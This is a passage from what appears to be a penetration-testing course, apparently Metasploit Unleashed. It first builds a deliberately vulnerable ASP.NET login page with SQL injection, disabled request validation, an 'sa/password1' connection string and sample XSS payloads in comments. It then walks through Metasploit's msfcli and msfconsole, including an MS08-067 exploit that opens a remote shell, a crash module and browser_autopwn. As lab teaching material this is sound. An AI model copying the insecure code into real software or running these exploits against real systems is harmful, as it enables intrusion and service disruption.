
Right-click **"Databases"** in the **"Object Explorer"** and select **"New Database"**.


Enter **"WebApp"** for the database name and click **"OK"**. In the **"Object Explorer"**,


expand **"Databases"**, and expand the **"WebApp"** database. Right-click **"Tables"** and select **"New Table"**.





Create a new table named **"users"** with the column names and types as shown below.





Save the **"users"** table, right-click it and select **"Open Table"**.





Enter in some sample data into the table and save all of your work.




Under the main **"Object Explorer"** tree, expand **"Security"**, then **"Logins"**. Right-click **"Logins"** and select **"New Login"**.




In the **"Login - New"** window, select **"Search"**, enter **"aspnet"** and click **"Check Names"**. Click **"OK"** but keep the **"Login - New"** window open.




Click on properties for ASPNET, and ensure that under user mapping the user account has db_owner and public rights to the WebApp database.




Next, we need to create our website to interact with the back-end database we created. Start Notepad and paste the following code into a new document. Save this file as **"C:\Inetpub\wwwroot\Default.aspx"**.

```
<%@ Page Language="C#" AutoEventWireup="true" ValidateRequest="false"
CodeFile="Default.aspx.cs" Inherits="_Default" %>
<%--the ValidateRequest="true" in the page directive will check for <script> and other
potentially dangerous inputs--%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">

</head>
<body bgcolor="white">
<form id="form1" runat="server">
<div>

<font color="black"><h1>Login Page</h1></font>
<asp:Label ID="lblErrorMessage" Font-Size="Larger" ForeColor="red" Visible="false"
runat="server" />

<font color="black">
<asp:Panel ID="pnlLogin" Visible="true" runat="server">
<asp:Table ID="tblLogin" runat="server">
<asp:TableRow>
<asp:TableCell>
<asp:Literal Text="Login:" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtLogin" width="200" BackColor="white" ForeColor="black" runat="server"
/>
```

```
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell>
<asp:Literal ID="ltrlPassword" Text="Password" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtPassword" width="200" TextMode="password" BackColor="white"
ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell ColumnSpan="2" HorizontalAlign="center">
<asp:Button ID="btnSubmit" BorderColor="white" BackColor="white" ForeColor="black"
Text="Login" OnClick="btnSubmit_Clicked" runat="server" />
<br /></asp:TableCell>
</asp:TableRow>
</asp:Table>
<h5>Please dont hack this site :-(
</asp:Panel>
<asp:Panel ID="pnlChatterBox" Visible="false" runat="server">
You haz logged in! :-)
</asp:Panel>
</font>

</div>
</form>
</body>
</html>
```

Create another document containing the following code and save it as **"C:\Inetpub\wwwroot\Default.aspx.cs"**.

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
protected SqlConnection objConn = new
SqlConnection(ConfigurationManager.ConnectionStrings["test"].ToString());
protected string sql = "";
protected void Page_Load(object sender, EventArgs e)
{
if((Request.QueryString["login"] != null) &&
(Request.QueryString["password"] != null))
{
Response.Write(Request.QueryString["login"].ToString() + "<BR><BR><BR>" +
Request.QueryString["password"].ToString());

sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE
username = '" + Request.QueryString["login"] + "' " +
```

```
"AND password = '" + Request.QueryString["password"] + "'";
Login();
}
}

public void btnSubmit_Clicked(object o, EventArgs e)
{
lblErrorMessage.Text = "";
lblErrorMessage.Visible = false;

if (txtLogin.Text == "")
{
lblErrorMessage.Text = "Missing login name!<br />";
lblErrorMessage.Visible = true;
}
else
{
if (txtPassword.Text == "")
{
lblErrorMessage.Text = "Missing password!<br />";
lblErrorMessage.Visible = true;
}
else
{
sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE
username = '" + txtLogin.Text + "' " +
"AND password = '" + txtPassword.Text + "'";
Login();
}
}
}

private void Login()
{
//correct sql string using sql parameters.
//string sql = "SELECT first_name + ' ' + last_name FROM users WHERE username =
@txtLogin " +
// "AND password = @txtPassword";

SqlCommand cmd = new SqlCommand(sql, objConn);

//each parameter needs added for each user inputted value...
//to take the input literally and not break out with malicious input....
//cmd.Parameters.AddWithValue("@txtLogin", txtLogin.Text);
//cmd.Parameters.AddWithValue("@txtPassword", txtPassword.Text);

objConn.Open();

if (cmd.ExecuteScalar() != DBNull.Value)
{
if (Convert.ToString(cmd.ExecuteScalar()) != "")
{
lblErrorMessage.Text = "Sucessfully logged in!";
lblErrorMessage.Visible = true;
pnlLogin.Visible = false;
pnlChatterBox.Visible = true;
}
else
{
lblErrorMessage.Text = "Invalid Login!";
```

```
lblErrorMessage.Visible = true;
}
}
else
{
lblErrorMessage.Text = "Invalid Username/";
lblErrorMessage.Visible = true;
}

objConn.Close();
}

//<style type="text/css">TABLE {display: none !important;}</style> //remove tables totally.
//<style type="text/css">body{background-color: #ffffff;}</style> //change background color
//<style type="text/css">div {display: none !important;}</style> //remove all divs, blank out
page
//<script>alert("hello");</script>
//<meta http-equiv="refresh" content="0; url=http://www.google.com" />
}
```

Lastly, create a file containing the following and save it as **"C:\Inetpub\wwwroot\Web.config"**.

```
<?xml version="1.0"?>
<configuration>
<connectionStrings>
<add name="test"
connectionString="server=localhost;database=WebApp;uid=sa;password=password1;"
providerName="System.Data.SqlClient"/>
</connectionStrings>
<system.web>

<!-- DYNAMIC DEBUG COMPILATION
Set compilation debug="true" to enable ASPX debugging. Otherwise, setting this value to
false will improve runtime performance of this application.
Set compilation debug="true" to insert debugging symbols(.pdb information)
into the compiled page. Because this creates a larger file that executes more slowly, you
should set this value to true only when debugging and to false at all other times. For more
information, refer to the documentation about debugging ASP.NET files.
-->
<compilation defaultLanguage="c#" debug="true">
<assemblies>
<add assembly="System.Design, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B03F5F7F11D50A3A"/>
<add assembly="System.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B77A5C561934E089"/></assemblies></compilation>
<!-- CUSTOM ERROR MESSAGES
Set customErrors mode="On" or "RemoteOnly" to enable custom error messages, "Off" to
disable.
Add <error> tags for each of the errors you want to handle.

"On" Always display custom (friendly) messages.
"Off" Always display detailed ASP.NET error information.
"RemoteOnly" Display custom (friendly) messages only to users not running on the local Web
server. This setting is recommended for security purposes, so that you do not display
application detail information to remote clients.
-->
<customErrors mode="Off"/>
<!-- AUTHENTICATION
This section sets the authentication policies of the application. Possible modes are
"Windows",
```

```
"Forms", "Passport" and "None"

"None" No authentication is performed.
"Windows" IIS performs authentication (Basic, Digest, or Integrated Windows) according to its
settings for the application. Anonymous access must be disabled in IIS.
"Forms" You provide a custom form (Web page) for users to enter their credentials, and then
you authenticate them in your application. A user credential token is stored in a cookie.
"Passport" Authentication is performed via a centralized authentication service provided by
Microsoft that offers a single logon and core profile services for member sites.
-->
<authentication mode="Windows"/>
<!-- AUTHORIZATION
This section sets the authorization policies of the application. You can allow or deny access to
application resources by user or role. Wildcards: "*" mean everyone, "?" means anonymous
(unauthenticated) users.
-->
<authorization>
<allow users="*"/>
<!-- Allow all users -->
<!-- <allow users="[comma separated list of users]"
roles="[comma separated list of roles]"/>
<deny users="[comma separated list of users]"
roles="[comma separated list of roles]"/>
-->
</authorization>
<!-- APPLICATION-LEVEL TRACE LOGGING
Application-level tracing enables trace log output for every page within an application.
Set trace enabled="true" to enable application trace logging. If pageOutput="true", the trace
information will be displayed at the bottom of each page. Otherwise, you can view the
application trace log by browsing the "trace.axd" page from your web application root.
-->
<trace enabled="false" requestLimit="10" pageOutput="false" traceMode="SortByTime"
localOnly="true"/>
<!-- SESSION STATE SETTINGS
By default ASP.NET uses cookies to identify which requests belong to a particular session.
If cookies are not available, a session can be tracked by adding a session identifier to the
URL.
To disable cookies, set sessionState cookieless="true".
-->
<sessionState mode="InProc" stateConnectionString="tcpip=127.0.0.1:42424"
sqlConnectionString="data source=127.0.0.1;Trusted_Connection=yes"

cookieless="false" timeout="20"/>
<!-- GLOBALIZATION
This section sets the globalization settings of the application.
-->
<globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
</system.web>
</configuration>
```

Open up Internet Explorer an enter **"http://<your ip address>"**. You should be presented with a login form. Enter a bogus set of credentials to verify that the query is running correctly on the database.


# Metasploit Fundamentals

There are many different interfaces to the Metasploit framework, each with their own strengths and weaknesses. As such, there is no one perfect interface to use with MSF, although the msfconsole is the only supported way to access most features of the Framework. It is still beneficial, however, to be comfortable with all the interfaces that MSF offers.

The next module will provide an overview of the various interfaces, along with some discussion where each is best utilized.

## *msfcli*

Msfcli provides a powerful command-line interface to the framework.




Note that when using msfcli, variables are assigned using '=' and that all options are case-sensitive.

```
root@bt4:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.201
PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...

      =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 676 exploits - 328 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
      =[ svn r11084 updated today (2010.11.21)

RHOST => 192.168.1.201
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
```

```
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.201
[*] Command shell session 1 opened (192.168.1.101:35009 -> 192.168.1.201:4444) at 2010-
11-21 14:44:42 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

If you aren't entirely sure about what options belong to a particular module, you can append the letter 'O' to the end of the string at whichever point you are stuck.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

To display the payloads that are available for the current module, append the letter 'P' to the command-line string.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...

Compatible payloads
===================

  Name                          Description
  ----                          -----------
  generic/debug_trap            Generate a debug trap in the target process
...snip...
```

The other options available to msfcli are available by issuing 'msfcli -h'.

**Benefits of mscli**


- Supports the launching of exploits and auxiliary modules
- Useful for specific tasks
- Good for learning
- Convenient to use when testing or developing a new exploit
- Good tool for one-off exploitation
- Excellent if you know exactly which exploit and options you need
- Wonderful for use in scripts and basic automation

The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole.

### *msfweb*

The msfweb interface provided users with a point-and-click "Ajax-y" interface to the framework but has now been deprecated and removed from the Metasploit trunk. Although it was good for generating shellcode and performing demonstrations, it was not very stable and was not being actively developed.

### *Msfconsole*




The msfconsole is probably the most popular interface to the MSF. It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the Metasploit Framework. Msfconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

The msfconsole interface will work on Windows with the 3.3 release, however users of version 3.2 will need to either manually install the Framework under Cygwin, along with patching the Ruby installation, or access the console emulator via the included web or GUI components.

**Benefits of the msfconsole**

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible:

**msf > ping -c 1 192.168.1.2**
[*] exec: ping -c 1 192.168.1.2

PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

```
--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

## Launching msfconsole

The msfconsole is launched by simply running './msfconsole' from the command line. You can pass '-h' to msfconsole to see the other usage options available to you.

```
root@bt4:~# msfconsole -h
Usage: msfconsole [options]

Specific options:
    -d      Execute the console as defanged
    -r      Execute the specified resource file
    -c      Load the specified configuration file
    -m      Specifies an additional module search path
    -y, --yaml      Specify a YAML file containing database settings
    -e      Specify the database environment to load from the YAML
   --environment
    -v, --version           Show version
    -L, --real-readline     Use the system Readline library instead of RbReadline
    -n, --no-database       Disable database support

Common options:
    -h, --help              Show this message

root@bt4:~# msfconsole

       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 676 exploits - 328 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r11084 updated today (2010.11.21)

msf >
```

## Getting Help

Entering 'help' or a '?' at the msf command prompt will display a listing of available commands along with a description of what they are used for.

```
msf > help

Core Commands
=============
    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
```

```
    quit            Exit the console
    resource        Run the commands stored in a file
...snip...
```

## Tab Completion

The msfconsole is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module you wish to make use of. As with most other shells, entering what you know and pressing 'Tab' will present you with a list of options available to you or auto-complete the string if there is only one option. Tab completion depends on the ruby readline extension and nearly every command in the console supports tab completion.

- use exploit/windows/dce
- use .*netapi.*
- set LHOST
- show
- set TARGET
- set PAYLOAD windows/shell/
- exp

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

## The back Command

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the 'back' command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back
msf >
```

## The check Command

There aren't many exploits that support it, but there is also a 'check' option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms04_045_wins) > show options
Module options:
```

```
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST  192.168.1.114    yes       The target address
  RPORT  42               yes       The target port

Exploit target:

  Id  Name
  --  ----
  0   Windows 2000 English
```

```
msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

## The connect Command

There is a miniature netcat clone built into the msfconsole that supports SSL, proxies, pivoting, and file sends. By issuing the 'connect' command with an ip address and port number, you can connect to a remote host from within msfconsole the same as you would with netcat or telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿýÿýÿý!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

By passing the '-s' argument to connect, it will connect via SSL:

```
msf > connect -s www.metasploit.com 443
[*] Connected to www.metasploit.com:443
GET / HTTP/1.0

HTTP/1.1 302 Found
Date: Sat, 25 Jul 2009 05:03:42 GMT
Server: Apache/2.2.11
Location: http://www.metasploit.org/
```

## exploit vs. run

When launching an exploit, you issue the 'exploit' command whereas if you are using an auxiliary module, the proper usage is 'run' although 'exploit' will work as well.

```
msf auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
```

...snip...

## The irb Command

Running the 'irb' command will drop you into a live Ruby interpreter shell where you can issue commands and create Metasploit scripts on the fly. This feature is also very useful for understanding the internals of the Framework.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!

>> Framework::Version
=> "3.3-dev"

>> framework.modules.keys.length
=>744
```

## The jobs Command

Jobs are modules that are running in the background. The 'jobs' command provides the ability to list and terminate these jobs.

```
msf exploit(ms08_067_netapi) > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

   -K      Terminate all running jobs.
   -h      Help banner.
   -k      Terminate the specified job name.
   -l      list all running jobs.
```

## The load Command

The 'load' command loads a plugin from Metasploit's 'plugin' directory. Arguments are passed as 'key=val' on the shell.

```
msf > load

Usage: load [var=val var=val ...]

Load a plugin from the supplied path.  The optional
var=val options are custom parameters that can be
passed to plugins.

msf > load pcap_log

[*] Successfully loaded plugin: pcap_log
```

## "unload" Command

Conversely, the 'unload' command unloads a previously loaded plugin and removes any extended commands.

```
msf > load pcap_log
[*] Successfully loaded plugin: pcap_log

msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

### "loadpath" Command

The 'loadpath' command will load a third-part module tree for the path so you can point Metasploit at your 0-day exploits, encoders, payloads, etc.

```
msf > loadpath /home/secret/modules

Loaded 0 modules.
```

### The resource Command

Some attacks such as Karmetasploit use a resource (batch) file that you can load through the msfconsole using the 'resource' command. These files are a basic scripting for msfconsole. It runs the commands in the file in sequence. Later on we will discuss how, outside of Karmetasploit, that can be very useful.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3: Deprecated
plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
...snip...
```

Batch files can greatly speed up testing and development times as well as allow the user to automate many tasks. Besides loading a batch file from within msfconsole, they can also be passed at startup using the '-r' flag. The simple example below creates a batch file to display the Metasploit version number at startup.

```
root@bt4-pre:/pentest/exploits/framework3# echo version > version.rc
root@bt4-pre:/pentest/exploits/framework3# ./msfconsole -r version.rc

      =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 379 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 155 aux

resource> version
Framework: 3.3-dev.6055
Console  : 3.3-dev.6476
```

```
msf >
```

## The route Command

The **"route"** command in Metasploit allows you to route sockets through a session or 'comm', providing basic pivoting capabilities. To add a route, you pass the target subnet and network mask followed by the session (comm) number.

```
msf exploit(ms08_067_netapi) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.
msf exploit(ms08_067_netapi) > route add 192.168.1.0 255.255.255.0 2
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================

  Subnet           Netmask          Gateway
  ------           -------          -------
  192.168.1.0      255.255.255.0    Session 2
```

## The info Command

The 'info' command will provide detailed information about a particular module including all options, targets, and other information. Be sure to always read the module description prior to using it as some may have un-desired effects.
The info command also provides the following information:

- The author and licensing information
- Vulnerability references (ie: CVE, BID, etc)
- Any payload restrictions the module may have

```
msf > info dos/windows/smb/ms09_001_write

       Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
    Version: 6890
    License: Metasploit Framework License (BSD)

Provided by:
  j.v.vallejo
```

## The set/unset Commands

The 'set' command allows you to configure Framework options and parameters for the current module you are working with.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options

Module options:

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST  192.168.1.1      yes       The target address
  RPORT  445              yes       Set the SMB service port
```

A recently added feature in Metasploit is the ability to set an encoder to use at run-time. This is particularly useful in exploit development when you aren't quite certain as to which payload encoding methods will work with an exploit.

```
msf exploit(ms08_067_netapi) > show encoders

Compatible encoders
===================

   Name                    Description
   ----                    -----------
   cmd/generic_sh          Generic Shell Variable Substitution Command Encoder
   generic/none            The "none" Encoder
   mipsbe/longxor          XOR Encoder
   mipsle/longxor          XOR Encoder
   php/base64              PHP Base64 encoder
   ppc/longxor             PPC LongXOR Encoder
   ppc/longxor_tag         PPC LongXOR Encoder
   sparc/longxor_tag       SPARC DWORD XOR Encoder
   x64/xor                 XOR Encoder
   x86/alpha_mixed         Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper         Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower  Avoid UTF8/tolower
   x86/call4_dword_xor     Call+4 Dword XOR Encoder
   x86/countdown           Single-byte XOR Countdown Encoder
   x86/fnstenv_mov         Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive   Polymorphic Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha            Non-Alpha Encoder
   x86/nonupper            Non-Upper Encoder
   x86/shikata_ga_nai      Polymorphic XOR Additive Feedback Encoder
   x86/unicode_mixed       Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper       Alpha2 Alphanumeric Unicode Uppercase Encoder

msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
```

### "unset" Command

The opposite of the 'set' command, of course, is 'unset'. 'Unset' removes a parameter previously configured with 'set'. You can remove all assigned variables with 'unset all'.

```
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set

Global
======
  Name     Value
  ----     -----
  RHOSTS   192.168.1.0/24
  THREADS  50

msf > unset THREADS
Unsetting THREADS...
msf > unset all
```

```
Flushing datastore...
msf > set

Global
======
No entries in data store.
```

## The sessions Command

The 'sessions' command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.

```
msf > sessions

Usage: sessions [options]

